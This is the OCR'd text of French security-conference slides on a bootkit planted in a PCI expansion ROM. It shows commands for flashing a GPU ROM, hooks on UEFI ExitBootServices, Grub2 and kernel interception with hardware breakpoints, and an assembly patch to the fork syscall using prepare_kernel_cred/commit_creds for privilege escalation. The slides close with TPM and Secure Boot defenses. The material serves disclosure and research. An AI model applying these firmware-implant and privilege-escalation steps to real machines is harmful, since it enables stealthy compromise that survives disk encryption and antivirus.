
Exemple ATI

```
E:\> atiflash.exe -unlockrom 0
E:\> atiflash.exe -p -f 0 myrom.bin
```



Écriture ROM (2/2)

- Flash SPI : outils low-level




Exécution dans UEFI

- Le *firmware* UEFI énumère les périphériques PCI
- Les Expansion ROM sont chargées en mémoire [2] :
  - Legacy : (`0xc0000` → `0xfffff`)
  - UEFI : dynamique
- ROM d'origine chargée par le CSM
- ROM UEFI chargée ensuite
- Le point d'entrée C est appelé
- La fonction `ExitBootServices` est *hookée*

2. Tous les chemins mènent à ROM

Chargement des *PCI Expansion ROM*



Interception du bootloader


- Cas de `Grub2`
- Copie de l'image du noyau en mémoire (adresse ?)
- Appel à `ExitBootServices`
- Problème : réutilisation de la mémoire

Interception du bootloader

- Cas de `Grub2`
- Copie de l'image du noyau en mémoire (adresse ?)
- Appel à `ExitBootServices`
- Problème : réutilisation de la mémoire


- Allocation mémoire persistante
- Reconstruction de la *call stack*
- Identification de l'adresse
- Préparation de l'étape suivante

Étape suivante : *bootloader*



Interception du noyau (1/2)

- Image mémoire avant décompression
- Adresse physique ≠ adresse virtuelles
- Noyau : initialise l'IDT, GDT, pagination, etc.
- Changement de mode (32 -> 64 bits), CS et DS, ...
- Point d'arrêt ? Non (IDT)




Interception du noyau (2/2)

Utilisation des *Hardware Breakpoints*

- Hardware Debug Registers
- Utilisation de l'interruption `#DB`
- Vecteur d'interruption 1
- Hardware BP 1 : `0x1000000`
- Hardware BP 2 : avant chargement IDT, dans `Init Part 2`

Étape suivante : *early kernel*




Modification du syscall

- Modification d'un appel système
- Remplacement du code en mémoire
- Élévation de privilèges
- Appel choisi : `fork`
- Adresse du *syscall* ?
- Adresses des fonctions internes ?


Appel système modifié

```
xor    %rdi,%rdi
call   *0xffffffff8106406f  ; prepare_kernel_cred
call   *0xffffffff81063db6  ; commit_creds
ret
```

Étape suivante : *syscall*



Démo


1
2
3
4
5
Legacy Code
Entête
Code Init
ExitBootServices modifié
Interrupt Handler
Fork modifié
code ajouté
Load Opt. ROM
Load ROM
ExitBS.
#DB
fork
SEC, PEI
DXE, BDS
Grub2
Linux
App
Power on
UEFI firmware
bootloader
système d'exploitation

Conséquences

- Furtif : pas de modification disque, empreinte mémoire discrète
- Indépendant d'un chiffrement de disque
- Mot de passe BIOS : ne bloque pas
- Antivirus (même UEFI) : inutile
- grsec / randomisation / … : complique, mais n'empêche pas
- Solutions ?

Solution 1 : TPM

- Composant **passif**
- Présent sur (presque) tous les PC
- Principe : mesures des éléments
- Utilisé *via* le scellement de données

Difficultés

- Pas/peu utilisé
- Pas de support dans tous les *bootloaders*
- Complique les mises à jour
- Impose un chiffrement de disque pour être effectif
- Pas parfait [a]

a. cf. NIST / *BIOS Chronomancy*, NoSuchCon 2013

Solution 2 : Secure Boot

- Composant d'UEFI
- Vérification de signatures cryptographiques (RSA2048)
- Tous les éléments (exécutables, *drivers*, *expansion ROM*, etc.)

Difficultés

- Optionnel (même si requis pour *Windows 8 Hardware Certification*)
- Gestion des autorités de certification
- Gestion de la compatibilité
- Restrictions d'usage (ex. tablettes ARM)

Conclusion

Matériel

- *Les protections existent mais ne sont pas toujours (bien) implémentées*
- Confiance indispensable dans le matériel
- Conséquences importantes
  - Contournement de toutes les protections
  - Possibilité de grande furtivité

Suggestions possibles pour les constructeurs / éditeurs

- Protéger l'UEFI des écritures SPI (sauf en mode *reboot*)
- N'autoriser que les MAJ signées
- Protéger les étapes initiales (SEC/PEI)
- Protéger la racine de confiance S-CRTM
- *et le faire sans bugs*

Travaux futurs

Suite

- Utilisation des (nombreuses) fonctions UEFI
- *EFI Byte Code*[a]
- Virtualisation *à la* Blue Pill
- Étude des *firmwares* UEFI
- Étude des implémentations (*Secure Boot*, *IPsec*)

a. Ils sont fous ces ROM, hein ?

Questions ?